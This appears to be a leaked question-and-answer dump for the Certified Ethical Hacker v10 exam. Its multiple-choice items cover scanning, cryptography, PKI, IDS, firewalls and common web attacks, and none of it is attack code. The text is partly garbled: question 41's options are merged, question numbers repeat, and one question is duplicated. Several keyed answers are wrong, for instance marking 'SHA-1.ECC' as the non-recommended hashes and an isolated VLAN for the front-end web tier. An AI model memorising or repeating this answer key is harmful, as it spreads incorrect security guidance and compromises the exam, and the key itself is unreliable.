EC-Council

Exam Questions 312-50v10

Certified Ethical Hacker v10

NEW QUESTION 1
- (Exam Topic 1)
What does the -oX flag do in an Nmap scan?

A. Perform an express scan
B. Output the results in truncated format to the screen
C. Perform an Xmas scan
D. Output the results in XML format to a file

Answer: D

NEW QUESTION 2
- (Exam Topic 1)
You are a security officer of a company. You had an alert from IDS that indicates that one PC on your Intranet is connected to a blacklisted IP address (C2 Server) on the Internet. The IP address was blacklisted just before the alert. You are staring an investigation to roughly analyze the severity of the situation. Which of the following is appropriate to analyze?

A. Event logs on the PC
B. Internet Firewall/Proxy log
C. IDS log
D. Event logs on domain controller

Answer: B

NEW QUESTION 3
- (Exam Topic 1)
Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

A. Time Keeper
B. NTP
C. PPP
D. OSPP

Answer: B

NEW QUESTION 4
- (Exam Topic 1)
Which of the following cryptography attack is an understatement for the extraction of cryptographic secrets
the password to an encrypted file) from a person by a coercion or torture?

A. Chosen-Cipher text Attack
B. Ciphertext-only Attack
C. Timing Attack
D. Rubber Hose Attack

Answer: D

NEW QUESTION 5
- (Exam Topic 1)
Which of the below hashing functions are not recommended for use?

A. SHA-1.ECC
B. MD5, SHA-1
C. SHA-2. SHA-3
D. MD5. SHA-5

Answer: A

NEW QUESTION 6
- (Exam Topic 1)
Security Policy is a definition of what it means to be secure for a system, organization or other entity. For Information Technologies, there are sub-policies like Computer Security Policy, Information Protection Policy, Information Security Policy, network Security Policy, Physical Security Policy, Remote Access Policy, and User Account Policy.
What is the main theme of the sub-policies for Information Technologies?

A. Availability, Non-repudiation, Confidentiality
B. Authenticity, Integrity, Non-repudiation
C. Confidentiality, Integrity, Availability
D. Authenticity, Confidentiality, Integrity

Answer: C

NEW QUESTION 7
- (Exam Topic 1)
Code injection is a form of attack in which a malicious user:

A. Inserts text into a data field that gets interpreted as code
B. Gets the server to execute arbitrary code using a buffer overflow
C. Inserts additional code into the JavaScript running in the browser
D. Gains access to the codebase on the server and inserts new code

Answer: A

NEW QUESTION 8
- (Exam Topic 1)
Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

A. My Doom
B. Astacheldraht
C. R-U-Dead-Yet?(RUDY)
D. LOIC

Answer: C

NEW QUESTION 9
- (Exam Topic 1)
Which is the first step followed by Vulnerability Scanners for scanning a network?

A. TCP/UDP Port scanning
B. Firewall detection
C. OS Detection
D. Checking if the remote host is alive

Answer: D

NEW QUESTION 10
- (Exam Topic 1)
Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning.
What should Bob recommend to deal with such a threat?

A. The use of security agents in clients’ computers
B. The use of DNSSEC
C. The use of double-factor authentication
D. Client awareness

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
DHCP snooping is a great solution to prevent rogue DHCP servers on your network. Which security feature on switches leverages the DHCP snooping database to help prevent man-in-the-middle attacks?

A. Port security
B. A Layer 2 Attack Prevention Protocol (LAPP)
C. Dynamic ARP inspection (DAI)
D. Spanning tree

Answer: C

NEW QUESTION 13
- (Exam Topic 1)
The collection of potentially actionable, overt, and publicly available information is known as

A. Open-source intelligence
B. Human intelligence
C. Social intelligence
D. Real intelligence

Answer: A

NEW QUESTION 18
- (Exam Topic 1)
What is the main security service a cryptographic hash provides?

A. Integrity and ease of computation
B. Message authentication and collision resistance
C. Integrity and collision resistance

D. Integrity and computational in-feasibility

Answer: D

NEW QUESTION 23
- (Exam Topic 1)
What is the minimum number of network connections in a multi homed firewall?

A. 3
B. 5
C. 4
D. 2

Answer: A

NEW QUESTION 27
- (Exam Topic 1)
Which of the following is the best countermeasure to encrypting ransomwares?

A. Use multiple antivirus softwares
B. Keep some generation of off-line backup
C. Analyze the ransomware to get decryption key of encrypted data
D. Pay a ransom

Answer: B

NEW QUESTION 28
- (Exam Topic 1)
Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?

A. Leave it as it Is and contact the incident response te3m right away
B. Block the connection to the suspicious IP Address from the firewall
C. Disconnect the email server from the network
D. Migrate the connection to the backup email server

Answer: C

NEW QUESTION 31
- (Exam Topic 1)
What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

A. Black-box
B. Announced
C. White-box
D. Grey-box

Answer: D

NEW QUESTION 32
- (Exam Topic 1)
A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner’s permission. Their intention can either be to simply gain knowledge or to illegally make changes. Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

A. Suicide Hacker
B. Black Hat
C. White Hat
D. Gray Hat

Answer: D

NEW QUESTION 34
- (Exam Topic 1)
Identify the web application attack where the attackers exploit vulnerabilities in dynamically generated web pages to inject client-side script into web pages viewed by other users.

A. SQL injection attack
B. Cross-Site Scripting (XSS)
C. LDAP Injection attack
D. Cross-Site Request Forgery (CSRF)

Answer: B

NEW QUESTION 37

- (Exam Topic 1)
DNS cache snooping is a process of determining if the specified resource address is present in the DNS cache records. It may be useful during the examination of the network to determine what software update resources are used, thus discovering what software is installed.
What command is used to determine if the entry is present in DNS cache?

A. nslookup -fullrecursive update.antivirus.com
B. dnsnooping –rt update.antivirus.com
C. nslookup -norecursive update.antivirus.com
D. dns --snoop update.antivirus.com

Answer: C

NEW QUESTION 39
- (Exam Topic 1)
Developers at your company are creating a web application which will be available for use by anyone on the Internet, The developers have taken the approach of implementing a Three-Tier Architecture for the web application. The developers are now asking you which network should the Presentation Tier (front- end web server) be placed in?

A. isolated vlan network
B. Mesh network
C. DMZ network
D. Internal network

Answer: A

NEW QUESTION 41
- (Exam Topic 1)
Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

A. OPPORTUNISTICTLS STARTTLS
B. FORCETLS
C. UPGRADETLS

Answer: B

NEW QUESTION 45
- (Exam Topic 1)
Why should the security analyst disable/remove unnecessary ISAPI filters?

A. To defend against social engineering attacks
B. To defend against webserver attacks
C. To defend against jailbreaking
D. To defend against wireless attacks

Answer: B

NEW QUESTION 48
- (Exam Topic 1)
You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally
B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
C. A web server and the database server facing the Internet, an application server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

NEW QUESTION 51
- (Exam Topic 1)
Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

A. 123
B. 161
C. 69
D. 113

Answer: A

NEW QUESTION 52
- (Exam Topic 1)
Which of the following statements is TRUE?

A. Sniffers operate on Layer 2 of the OSI model
B. Sniffers operate on Layer 3 of the OSI model

C. Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Sniffers operate on the Layer 1 of the OSI model.

Answer: A

NEW QUESTION 57
- (Exam Topic 1)
Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

A. Produces less false positives
B. Can identify unknown attacks
C. Requires vendor updates for a new threat
D. Cannot deal with encrypted network traffic

Answer: B

NEW QUESTION 59
- (Exam Topic 1)
During the process of encryption and decryption, what keys are shared? During the process of encryption and decryption, what keys are shared?

A. Private keys
B. User passwords
C. Public keys
D. Public and private keys

Answer: C

NEW QUESTION 63
- (Exam Topic 1)
Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient’s consent, similar to email spamming?

A. Bluesmacking
B. Bluesniffing
C. Bluesnarfing
D. Bluejacking

Answer: D

NEW QUESTION 66
- (Exam Topic 1)
You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for.
Which of the below scanning technique will you use?

A. ACK flag scanning
B. TCP Scanning
C. IP Fragment Scanning
D. Inverse TCP flag scanning

Answer: C

NEW QUESTION 69
- (Exam Topic 1)
A hacker named Jack is trying to compromise a bank’s computer system. He needs to know the operating system of that computer to launch further attacks. What process would help him?

A. Banner Grabbing
B. IDLE/IPID Scanning
C. SSDP Scanning
D. UDP Scanning

Answer: A

NEW QUESTION 70
- (Exam Topic 1)
In which of the following cryptography attack methods, the attacker makes a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions?

A. Chosen-plaintext attack
B. Ciphertext-only attack
C. Adaptive chosen-plaintext attack
D. Known-plaintext attack

Answer: A

NEW QUESTION 71

- (Exam Topic 1)
Bob finished a C programming course and created a small C application to monitor the network traffic and produce alerts when any origin sends “many” IP packets, based on the average number of packets sent by all origins and using some thresholds.
In concept, the solution developed by Bob is actually:

A. Just a network monitoring tool
B. A signature-based IDS
C. A hybrid IDS
D. A behavior-based IDS

Answer: A

NEW QUESTION 74
- (Exam Topic 2)
A circuit level gateway works at which of the following layers of the OSI Model?

A. Layer 5 - Application
B. Layer 4 – TCP
C. Layer 3 – Internet protocol
D. Layer 2 – Data link

Answer: B

NEW QUESTION 76
- (Exam Topic 2)
The use of technologies like IPSec can help guarantee the following: authenticity, integrity, confidentiality and

A. non-repudiation.
B. operability.
C. security.
D. usability.

Answer: A

NEW QUESTION 80
- (Exam Topic 2)
The precaution of prohibiting employees from bringing personal computing devices into a facility is what type of security control?

A. Physical
B. Procedural
C. Technical
D. Compliance

Answer: B

NEW QUESTION 81
- (Exam Topic 2)
Which of the following tools will scan a network to perform vulnerability checks and compliance auditing?

A. NMAP
B. Metasploit
C. Nessus
D. BeEF

Answer: C

NEW QUESTION 86
- (Exam Topic 2)
Which of the following is a preventive control?

A. Smart card authentication
B. Security policy
C. Audit trail
D. Continuity of operations plan

Answer: A

NEW QUESTION 90
- (Exam Topic 2)
How can a rootkit bypass Windows 7 operating system’s kernel mode, code signing policy?

A. Defeating the scanner from detecting any code change at the kernel
B. Replacing patch system calls with its own version that hides the rootkit (attacker's) actions
C. Performing common services for the application process and replacing real applications with fake ones
D. Attaching itself to the master boot record in a hard drive and changing the machine's boot sequence/options

Answer: D

NEW QUESTION 92
- (Exam Topic 2)
Which of the following open source tools would be the best choice to scan a network for potential targets?

A. NMAP
B. NIKTO
C. CAIN
D. John the Ripper

Answer: A

NEW QUESTION 96
- (Exam Topic 2)
Which of the following examples best represents a logical or technical control?

A. Security tokens
B. Heating and air conditioning
C. Smoke and fire alarms
D. Corporate security policy

Answer: A

NEW QUESTION 98
- (Exam Topic 2)
What is one thing a tester can do to ensure that the software is trusted and is not changing or tampering with critical data on the back end of a system it is loaded on?

A. Proper testing
B. Secure coding principles
C. Systems security and architecture review
D. Analysis of interrupts within the software

Answer: D

NEW QUESTION 100
- (Exam Topic 2)
What are the three types of authentication?

A. Something you: know, remember, prove
B. Something you: have, know, are
C. Something you: show, prove, are
D. Something you: show, have, prove

Answer: B

NEW QUESTION 101
- (Exam Topic 2)
Which of the following techniques will identify if computer files have been changed?

A. Network sniffing
B. Permission sets
C. Integrity checking hashes
D. Firewall alerts

Answer: C

NEW QUESTION 103
- (Exam Topic 2)
A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed. Which security policy must the security analyst check to see if dial-out modems are allowed?

A. Firewall-management policy
B. Acceptable-use policy
C. Remote-access policy
D. Permissive policy

Answer: C

NEW QUESTION 108
- (Exam Topic 2)
A security consultant decides to use multiple layers of anti-virus defense, such as end user desktop anti-virus and E-mail gateway. This approach can be used to mitigate which kind of attack?

A. Forensic attack
B. ARP spoofing attack
C. Social engineering attack

D. Scanning attack

Answer: C

NEW QUESTION 113
- (Exam Topic 2)
Which type of access control is used on a router or firewall to limit network activity?

A. Mandatory
B. Discretionary
C. Rule-based
D. Role-based

Answer: C

NEW QUESTION 117
- (Exam Topic 2)
Which type of scan is used on the eye to measure the layer of blood vessels?

A. Facial recognition scan
B. Retinal scan
C. Iris scan
D. Signature kinetics scan

Answer: B

NEW QUESTION 120
- (Exam Topic 2)
A person approaches a network administrator and wants advice on how to send encrypted email from home. The end user does not want to have to pay for any license fees or manage server services. Which of the following is the most secure encryption protocol that the network administrator should recommend?

A. IP Security (IPSEC)
B. Multipurpose Internet Mail Extensions (MIME)
C. Pretty Good Privacy (PGP)
D. Hyper Text Transfer Protocol with Secure Socket Layer (HTTPS)

Answer: C

NEW QUESTION 125
- (Exam Topic 2)
A developer for a company is tasked with creating a program that will allow customers to update their billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?

A. if (billingAddress = 50) {update field} else exit
B. if (billingAddress != 50) {update field} else exit
C. if (billingAddress >= 50) {update field} else exit
D. if (billingAddress <= 50) {update field} else exit

Answer: D

NEW QUESTION 128
- (Exam Topic 2)
Which of the following is a hashing algorithm?

A. MD5
B. PGP
C. DES
D. ROT13

Answer: A

NEW QUESTION 129
- (Exam Topic 2)
During a wireless penetration test, a tester detects an access point using WPA2 encryption. Which of the following attacks should be used to obtain the key?

A. The tester must capture the WPA2 authentication handshake and then crack it.
B. The tester must use the tool inSSIDer to crack it using the ESSID of the network.
C. The tester cannot crack WPA2 because it is in full compliance with the IEEE 802.11i standard.
D. The tester must change the MAC address of the wireless network card and then use the AirTraf tool to obtain the key.

Answer: A

NEW QUESTION 134
- (Exam Topic 2)
A hacker, who posed as a heating and air conditioning specialist, was able to install a sniffer program in a switched environment network. Which attack could the

hacker use to sniff all of the packets in the network?

A. Fraggle
B. MAC Flood
C. Smurf
D. Tear Drop

Answer: B

NEW QUESTION 138
- (Exam Topic 2)
Smart cards use which protocol to transfer the certificate in a secure manner?

A. Extensible Authentication Protocol (EAP)
B. Point to Point Protocol (PPP)
C. Point to Point Tunneling Protocol (PPTP)
D. Layer 2 Tunneling Protocol (L2TP)

Answer: A

NEW QUESTION 141
- (Exam Topic 2)
A security consultant is trying to bid on a large contract that involves penetration testing and reporting. The company accepting bids wants proof of work so the consultant prints out several audits that have been performed. Which of the following is likely to occur as a result?

A. The consultant will ask for money on the bid because of great work.
B. The consultant may expose vulnerabilities of other companies.
C. The company accepting bids will want the same type of format of testing.
D. The company accepting bids will hire the consultant because of the great work performed.

Answer: B

NEW QUESTION 146
- (Exam Topic 2)
A botnet can be managed through which of the following?

A. IRC
B. E-Mail
C. Linkedin and Facebook
D. A vulnerable FTP server

Answer: A

NEW QUESTION 147
- (Exam Topic 2)
The use of alert thresholding in an IDS can reduce the volume of repeated alerts, but introduces which of the following vulnerabilities?

A. An attacker, working slowly enough, can evade detection by the IDS.
B. Network packets are dropped if the volume exceeds the threshold.
C. Thresholding interferes with the IDS' ability to reassemble fragmented packets.
D. The IDS will not distinguish among packets originating from different sources.

Answer: A

NEW QUESTION 152
- (Exam Topic 2)
Which of the following lists are valid data-gathering activities associated with a risk assessment?

A. Threat identification, vulnerability identification, control analysis
B. Threat identification, response identification, mitigation identification
C. Attack profile, defense profile, loss profile
D. System profile, vulnerability identification, security determination

Answer: A

NEW QUESTION 153
- (Exam Topic 2)
Which set of access control solutions implements two-factor authentication?

A. USB token and PIN
B. Fingerprint scanner and retina scanner
C. Password and PIN
D. Account and password

Answer: A

NEW QUESTION 156
- (Exam Topic 2)
One advantage of an application-level firewall is the ability to

A. filter packets at the network level.
B. filter specific commands, such as http:post.
C. retain state information for each packet.
D. monitor tcp handshaking.

Answer: B

NEW QUESTION 160
- (Exam Topic 2)
What technique is used to perform a Connection Stream Parameter Pollution (CSPP) attack?

A. Injecting parameters into a connection string using semicolons as a separator
B. Inserting malicious Javascript code into input parameters
C. Setting a user's session identifier (SID) to an explicit known value
D. Adding multiple parameters with the same name in HTTP requests

Answer: A

NEW QUESTION 163
- (Exam Topic 2)
In the software security development life cycle process, threat modeling occurs in which phase?

A. Design
B. Requirements
C. Verification
D. Implementation

Answer: A

NEW QUESTION 164
- (Exam Topic 2)
A company has publicly hosted web applications and an internal Intranet protected by a firewall. Which technique will help protect against enumeration?

A. Reject all invalid email received via SMTP.
B. Allow full DNS zone transfers.
C. Remove A records for internal hosts.
D. Enable null session pipes.

Answer: C

NEW QUESTION 168
- (Exam Topic 2)
Which of the following types of firewall inspects only header information in network traffic?

A. Packet filter
B. Stateful inspection
C. Circuit-level gateway
D. Application-level gateway

Answer: A

NEW QUESTION 171
- (Exam Topic 2)
In order to show improvement of security over time, what must be developed?

A. Reports
B. Testing tools
C. Metrics
D. Taxonomy of vulnerabilities

Answer: C

Explanation:
Today, management demands metrics to get a clearer view of security.
Metrics that measure participation, effectiveness, and window of exposure, however, offer information the organization can use to make plans and improve programs.
References:
http://www.infoworld.com/article/2974642/security/4-security-metrics-that-matter.html

NEW QUESTION 176
- (Exam Topic 2)
How is sniffing broadly categorized?

A. Active and passive
B. Broadcast and unicast
C. Unmanaged and managed
D. Filtered and unfiltered

Answer: A

NEW QUESTION 178
- (Exam Topic 2)
Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Dumper
C. USB Sniffer
D. USB Snoopy

Answer: B

NEW QUESTION 182
- (Exam Topic 2)
Which technical characteristic do Ethereal/Wireshark, TCPDump, and Snort have in common?

A. They are written in Java.
B. They send alerts to security monitors.
C. They use the same packet analysis engine.
D. They use the same packet capture utility.

Answer: D

NEW QUESTION 184
- (Exam Topic 2)
During a penetration test, the tester conducts an ACK scan using NMAP against the external interface of the DMZ firewall. NMAP reports that port 80 is unfiltered. Based on this response, which type of packet inspection is the firewall conducting?

A. Host
B. Stateful
C. Stateless
D. Application

Answer: C

NEW QUESTION 186
- (Exam Topic 2)
What is the name of the international standard that establishes a baseline level of confidence in the security functionality of IT products by providing a set of requirements for evaluation?

A. Blue Book
B. ISO 26029
C. Common Criteria
D. The Wassenaar Agreement

Answer: C

NEW QUESTION 190
- (Exam Topic 2)
How can rainbow tables be defeated?

A. Password salting
B. Use of non-dictionary words
C. All uppercase character passwords
D. Lockout accounts under brute force password cracking attempts

Answer: A

NEW QUESTION 194
- (Exam Topic 2)
Bluetooth uses which digital modulation technique to exchange information between paired devices?

A. PSK (phase-shift keying)
B. FSK (frequency-shift keying)
C. ASK (amplitude-shift keying)
D. QAM (quadrature amplitude modulation)

Answer: A

Explanation:

Phase shift keying is the form of Bluetooth modulation used to enable the higher data rates achievable with Bluetooth 2 EDR (Enhanced Data Rate). Two forms of PSK are used: /4 DQPSK, and 8DPSK.
References:
http://www.radio-electronics.com/info/wireless/bluetooth/radio-interface-modulation.php

NEW QUESTION 195
- (Exam Topic 2)
An NMAP scan of a server shows port 69 is open. What risk could this pose?

A. Unauthenticated access
B. Weak SSL version
C. Cleartext login
D. Web portal data leak

Answer: A

NEW QUESTION 198
- (Exam Topic 2)
Which command line switch would be used in NMAP to perform operating system detection?

A. -OS
B. -sO
C. -sP
D. -O

Answer: D

NEW QUESTION 202
- (Exam Topic 2)
Which of the following cryptography attack methods is usually performed without the use of a computer?

A. Ciphertext-only attack
B. Chosen key attack
C. Rubber hose attack
D. Rainbow table attack

Answer: C

NEW QUESTION 207
- (Exam Topic 2)
What is the main difference between a “Normal” SQL Injection and a “Blind” SQL Injection vulnerability?

A. The request to the web server is not visible to the administrator of the vulnerable application.
B. The attack is called “Blind” because, although the application properly filters user input, it is still vulnerable to code injection.
C. The successful attack does not show an error message to the administrator of the affected application.
D. The vulnerable application does not display errors with information about the injection results to the attacker.

Answer: D

NEW QUESTION 212
- (Exam Topic 2)
Which of the following is a component of a risk assessment?

A. Physical security
B. Administrative safeguards
C. DMZ
D. Logical interface

Answer: B

NEW QUESTION 214
- (Exam Topic 2)
Which solution can be used to emulate computer services, such as mail and ftp, and to capture information related to logins or actions?

A. Firewall
B. Honeypot
C. Core server
D. Layer 4 switch

Answer: B

NEW QUESTION 216
- (Exam Topic 2)
During a penetration test, a tester finds that the web application being analyzed is vulnerable to Cross Site Scripting (XSS). Which of the following conditions must be met to exploit this vulnerability?

A. The web application does not have the secure flag set.
B. The session cookies do not have the HttpOnly flag set.
C. The victim user should not have an endpoint security solution.
D. The victim's browser must have ActiveX technology enabled.

Answer: B

NEW QUESTION 221
- (Exam Topic 2)
Which of the following is an example of two factor authentication?

A. PIN Number and Birth Date
B. Username and Password
C. Digital Certificate and Hardware Token
D. Fingerprint and Smartcard ID

Answer: D

NEW QUESTION 222
- (Exam Topic 2)
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Answer: B

NEW QUESTION 226
- (Exam Topic 2)
Which of the following is a client-server tool utilized to evade firewall inspection?

A. tcp-over-dns
B. kismet
C. nikto
D. hping

Answer: A

NEW QUESTION 230
- (Exam Topic 2)
Which of the following parameters enables NMAP's operating system detection feature?

A. NMAP -sV
B. NMAP -oS
C. NMAP -sR
D. NMAP -O

Answer: D

NEW QUESTION 234
- (Exam Topic 2)
What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?

A. Set a BIOS password.
B. Encrypt the data on the hard drive.
C. Use a strong logon password to the operating system.
D. Back up everything on the laptop and store the backup in a safe place.

Answer: B

NEW QUESTION 237
- (Exam Topic 2)
A security policy will be more accepted by employees if it is consistent and has the support of

A. coworkers.
B. executive management.
C. the security officer.
D. a supervisor.

Answer: B

NEW QUESTION 238

- (Exam Topic 2)
What is the main advantage that a network-based IDS/IPS system has over a host-based solution?

A. They do not use host system resources.
B. They are placed at the boundary, allowing them to inspect all traffic.
C. They are easier to install and configure.
D. They will not interfere with user interfaces.

Answer: A

NEW QUESTION 242
- (Exam Topic 2)
When creating a security program, which approach would be used if senior management is supporting and enforcing the security policy?

A. A bottom-up approach
B. A top-down approach
C. A senior creation approach
D. An IT assurance approach

Answer: B

NEW QUESTION 243
- (Exam Topic 2)
A covert channel is a channel that

A. transfers information over, within a computer system, or network that is outside of the security policy.
B. transfers information over, within a computer system, or network that is within the security policy.
C. transfers information via a communication path within a computer system, or network for transfer of data.
D. transfers information over, within a computer system, or network that is encrypted.

Answer: A

NEW QUESTION 244
- (Exam Topic 3)
Which vital role does the U.S. Computer Security Incident Response Team (CSIRT) provide?

A. Incident response services to any user, company, government agency, or organization in partnership with the Department of Homeland Security
B. Maintenance of the nation’s Internet infrastructure, builds out new Internet infrastructure, and decommissions old Internet infrastructure
C. Registration of critical penetration testing for the Department of Homeland Security and public and private sectors
D. Measurement of key vulnerability assessments on behalf of the Department of Defense (DOD) and State Department, as well as private sectors

Answer: A

NEW QUESTION 247
- (Exam Topic 3)
If an e-commerce site was put into a live environment and the programmers failed to remove the secret entry point that was used during the application development, what is this secret entry point known as?

A. SDLC process
B. Honey pot
C. SQL injection
D. Trap door

Answer: D

NEW QUESTION 249
- (Exam Topic 3)
The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?

A. Multiple keys for non-repudiation of bulk data
B. Different keys on both ends of the transport medium
C. Bulk encryption for data transmission over fiber
D. The same key on each end of the transmission medium

Answer: D

NEW QUESTION 250
- (Exam Topic 3)
How can a policy help improve an employee's security awareness?

A. By implementing written security procedures, enabling employee security training, and promoting the benefits of security
B. By using informal networks of communication, establishing secret passing procedures, and immediately terminating employees
C. By sharing security secrets with employees, enabling employees to share secrets, and establishing a consultative help line
D. By decreasing an employee's vacation time, addressing ad-hoc employment clauses, and ensuring that managers know employee strengths

Answer: A

NEW QUESTION 253
- (Exam Topic 3)
Which element of Public Key Infrastructure (PKI) verifies the applicant?

A. Certificate authority
B. Validation authority
C. Registration authority
D. Verification authority

Answer: C

NEW QUESTION 256
- (Exam Topic 3)
Which of the following is a common Service Oriented Architecture (SOA) vulnerability?

A. Cross-site scripting
B. SQL injection
C. VPath injection
D. XML denial of service issues

Answer: D

NEW QUESTION 259
- (Exam Topic 3)
To reduce the attack surface of a system, administrators should perform which of the following processes to remove unnecessary software, services, and insecure configuration settings?

A. Harvesting
B. Windowing
C. Hardening
D. Stealthing

Answer: C

NEW QUESTION 260
- (Exam Topic 3)
SOAP services use which technology to format information?

A. SATA
B. PCI
C. XML
D. ISDN

Answer: C

NEW QUESTION 261
- (Exam Topic 3)
Which of the following descriptions is true about a static NAT?

A. A static NAT uses a many-to-many mapping.
B. A static NAT uses a one-to-many mapping.
C. A static NAT uses a many-to-one mapping.
D. A static NAT uses a one-to-one mapping.

Answer: D

NEW QUESTION 262
- (Exam Topic 3)
Which of the following defines the role of a root Certificate Authority (CA) in a Public Key Infrastructure (PKI)?

A. The root CA is the recovery agent used to encrypt data when a user's certificate is lost.
B. The root CA stores the user's hash value for safekeeping.
C. The CA is the trusted root that issues certificates.
D. The root CA is used to encrypt email messages to prevent unintended disclosure of data.

Answer: C

NEW QUESTION 264
- (Exam Topic 3)
Which of the following processes of PKI (Public Key Infrastructure) ensures that a trust relationship exists and that a certificate is still valid for specific operations?

A. Certificate issuance
B. Certificate validation
C. Certificate cryptography
D. Certificate revocation

Answer:

B

NEW QUESTION 266
- (Exam Topic 3)
Which of the following levels of algorithms does Public Key Infrastructure (PKI) use?

A. RSA 1024 bit strength
B. AES 1024 bit strength
C. RSA 512 bit strength
D. AES 512 bit strength

Answer: A

NEW QUESTION 268
- (Exam Topic 3)
An attacker has captured a target file that is encrypted with public key cryptography. Which of the attacks below is likely to be used to crack the target file?

A. Timing attack
B. Replay attack
C. Memory trade-off attack
D. Chosen plain-text attack

Answer: D

NEW QUESTION 272
- (Exam Topic 3)
Which initial procedure should an ethical hacker perform after being brought into an organization?

A. Begin security testing.
B. Turn over deliverables.
C. Sign a formal contract with non-disclosure.
D. Assess what the organization is trying to protect.

Answer: C

NEW QUESTION 273
- (Exam Topic 3)
Which of the following is a primary service of the U.S. Computer Security Incident Response Team (CSIRT)?

A. CSIRT provides an incident response service to enable a reliable and trusted single point of contact for reporting computer security incidents worldwide.
B. CSIRT provides a computer security surveillance service to supply a government with importantintelligence information on individuals travelling abroad.
C. CSIRT provides a penetration testing service to support exception reporting on incidents worldwide by individuals and multi-national corporations.
D. CSIRT provides a vulnerability assessment service to assist law enforcement agencies with profiling an individual's property or company's asset.

Answer: A

NEW QUESTION 275
- (Exam Topic 3)
A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

A. Public key
B. Private key
C. Modulus length
D. Email server certificate

Answer: B

NEW QUESTION 278
- (Exam Topic 3)
Which Open Web Application Security Project (OWASP) implements a web application full of known vulnerabilities?

A. WebBugs
B. WebGoat
C. VULN_HTML
D. WebScarab

Answer: B

NEW QUESTION 280
- (Exam Topic 3)
Company A and Company B have just merged and each has its own Public Key Infrastructure (PKI). What must the Certificate Authorities (CAs) establish so that the private PKIs for Company A and Company B trust one another and each private PKI can validate digital certificates from the other company?

A. Poly key exchange
B. Cross certification

C. Poly key reference
D. Cross-site exchange

Answer: B

NEW QUESTION 284
- (Exam Topic 3)
An IT security engineer notices that the company’s web server is currently being hacked. What should the engineer do next?

A. Unplug the network connection on the company’s web server.
B. Determine the origin of the attack and launch a counterattack.
C. Record as much information as possible from the attack.
D. Perform a system restart on the company’s web server.

Answer: C

NEW QUESTION 287
- (Exam Topic 3)
Which of the following items is unique to the N-tier architecture method of designing software applications?

A. Application layers can be separated, allowing each layer to be upgraded independently from other layers.
B. It is compatible with various databases including Access, Oracle, and SQL.
C. Data security is tied into each layer and must be updated for all layers when any upgrade is performed.
D. Application layers can be written in C, ASP.NET, or Delphi without any performance loss.

Answer: A

NEW QUESTION 292
- (Exam Topic 3)
A network security administrator is worried about potential man-in-the-middle attacks when users access a corporate web site from their workstations. Which of the following is the best remediation against this type of attack?

A. Implementing server-side PKI certificates for all connections
B. Mandating only client-side PKI certificates for all connections
C. Requiring client and server PKI certificates for all connections
D. Requiring strong authentication for all DNS queries

Answer: C

NEW QUESTION 297
- (Exam Topic 3)
Which cipher encrypts the plain text digit (bit or byte) one by one?

A. Classical cipher
B. Block cipher
C. Modern cipher
D. Stream cipher

Answer: D

NEW QUESTION 300
- (Exam Topic 4)
You are performing information gathering for an important penetration test. You have found pdf, doc, and images in your objective. You decide to extract metadata from these files and analyze it.
What tool will help you with the task?

A. Metagoofil
B. Armitage
C. Dimitry
D. cdpsnarf

Answer: A

Explanation:
Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.
Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.
References:
http://www.edge-security.com/metagoofil.php

NEW QUESTION 304
- (Exam Topic 4)
What is the benefit of performing an unannounced Penetration Testing?

A. The tester will have an actual security posture visibility of the target network.
B. Network security would be in a "best state" posture.

C. It is best to catch critical infrastructure unpatched.
D. The tester could not provide an honest analysis.

Answer: A

Explanation:
Real life attacks will always come without expectation and they will often arrive in ways that are highly creative and very hard to plan for at all. This is, after all, exactly how hackers continue to succeed against network security systems, despite the billions invested in the data protection industry.
